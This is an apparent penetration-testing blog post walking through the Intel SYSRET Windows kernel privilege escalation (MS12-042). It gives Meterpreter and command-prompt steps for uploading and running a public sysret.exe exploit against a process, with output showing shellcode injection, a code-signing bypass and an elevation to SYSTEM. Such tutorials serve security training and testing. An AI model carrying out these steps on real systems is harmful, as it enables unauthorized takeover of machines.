Penetration Testing Lab

Articles from the Pentesting Field

Home Pentesting Distros Resources Submissions Toolkit Contact the Lab

AppLocker Bypass – IEExec AppLocker Bypass – MSIEXEC

June 14, 2017

Intel SYSRET

netbiosX Privilege Escalation Intel, Metasploit, Meterpreter, Privilege Escalation, SYSRET Leave a comment

This vulnerability allows an attacker to execute code to the kernel (ring0) due to the difference in implementation between processors AMD and Intel. For example an operating system that it is written according to AMD specifications but runs on an Intel hardware is vulnerable. Since the attacker can execute code into the kernel it could allow him to escalate his privileges from user level to system.

Windows environments are vulnerable due to the way that the Windows User Mode Scheduler is handling system requests. This issue affects 64-bit versions of Windows 2008 and Windows 7 that are running on an Intel chip.


Metasploit

From an existing Meterpreter session the sysret binary needs to be uploaded first on the target system and then to execute the privilege escalation exploit by attaching it to the

Search the Lab

Search...

Author


netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,640 other followers

Enter your email address

Follow

current process.

```
meterpreter > getuid
meterpreter > getpid
meterpreter > execute -H -f sysret.exe -a "-pid 2348"
```



```
meterpreter > upload /root/Desktop/sysret.exe
[*] uploading  : /root/Desktop/sysret.exe -> sysret.exe
[*] uploaded   : /root/Desktop/sysret.exe -> sysret.exe
meterpreter > getuid
Server username: WIN-RUDHUU4VG75\User
meterpreter > getpid
Current pid: 2348
meterpreter > execute -H -f sysret.exe -a "-pid 2348"
Process 1508 created.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Meterpreter – Privilege Escalation via Sysret

Windows

Alternatively if the user has physical access to the system or via RDP it can use the following procedure in order to escalate his privileges.

The first step is to obtain the list of running processes and their associated PID's.


Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (1)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (23)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives




```
C:\Windows\Release>whoami
win-rudhuu4vg75\user

C:\Windows\Release>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        304 K
smss.exe                       260 Services                   0      1,212 K
csrss.exe                      348 Services                   0      4,324 K
wininit.exe                    432 Services                   0      4,500 K
csrss.exe                      452 Console                    1     10,296 K
services.exe                   500 Services                   0      8,720 K
winlogon.exe                   524 Console                    1      5,100 K
lsass.exe                      536 Services                   0     11,088 K
lsm.exe                        544 Services                   0      4,260 K
svchost.exe                    660 Services                   0      9,524 K
```

Sysret – Retrieving Processes

The explorer.exe is the ideal process to be used for hooking.




```
explorer.exe                  1596 Console                    1     51,168 K
vmtoolsd.exe                  1712 Console                    1     16,684 K
cmd.exe                       2532 Console                    1      3,004 K
conhost.exe                   1464 Console                    1      4,284 K
cmd.exe                       3052 Console                    1      3,112 K
conhost.exe                   1612 Console                    1      3,668 K
tasklist.exe                  1996 Console                    1      5,804 K
```

Sysret – Identify process ID of explorer.exe

Running the binary sysret.exe with the -pid parameter it will execute the shellcode into the kernel bypassing kernel code signing.


- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012



```
C:\Windows\Release>sysret.exe -pid 1596
[+] Windows Kernel Intel x64 Sysret Vulnerability (MS12-042)
[+] Exploited by Shahriyar Jalayeri (Shahriyar.j [at] gmail) -- just for fun
[+] Escalating PID : 000000000000063C
[+] Hooking RtlpUmsPrimaryContextWrap...
[+] RtlpUmsPrimaryContextWrap hook point at : 0000000077AD046A
[+] Allocating null page...
[+] Page allocated at : 0000000000000000
[+] Control flow changed to shellcode execution path.
[+] Kernel Executive Entry (ntoskrnl.exe) at : FFFFF80001860000
[+] PsLookupProcessByProcessId at : FFFFF80001BB31FC
[+] g_CiEnabled Pointer at : FFFFF80001A86EB8
[+] Shellcode memory allocated at : 0000000000070000
[+] Shellcode fixed and palaced at allocated memory.
[+] Entering User-mode Scheduling Mode!
```

Sysret – Privilege Escalation

By checking on the command prompt again the user will elevate to SYSTEM.



```
C:\Users\User>whoami
nt authority\system

C:\Users\User>
```

Sysret – Verification of Authority

Resources

https://repret.wordpress.com/2012/08/25/windows-kernel-intel-x64-sysret-vulnerability-code-signing-bypass-bonus/

https://github.com/shjalayeri/sysret

https://blog.xenproject.org/2012/06/13/the-intel-sysret-privilege-escalation/

https://www.exploit-db.com/exploits/20861/

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT **@DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by **@netbiosX** **pentestlab.blog/2017/12/18/mic…** **2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub…** **2 days ago**
- RT **@nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb…** **2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9…** **3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx**… **3 days ago**

Follow @netbiosX

Pen Test Lab Stats

- 2,941,780 hits

Blogroll

https://technet.microsoft.com/en-us/library/security/ms12-042.aspx

Rate this:

★★★★★ 1 Vote

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Share this:

- Twitter
- Facebook 73
- LinkedIn
- Pinterest
- Reddit
- Tumblr
- Google

★ Like

Be the first to like this.

Related

Always Install Elevated
In "Privilege Escalation"

Dumping Clear-Text Credentials
In "Post Exploitation"

SMB Share - SCF File Attacks
In "Infrastructure"

Leave a Reply

Enter your comment here...

AppLocker Bypass – IEExec **AppLocker Bypass – MSIEXEC**

Professional


- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page



Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this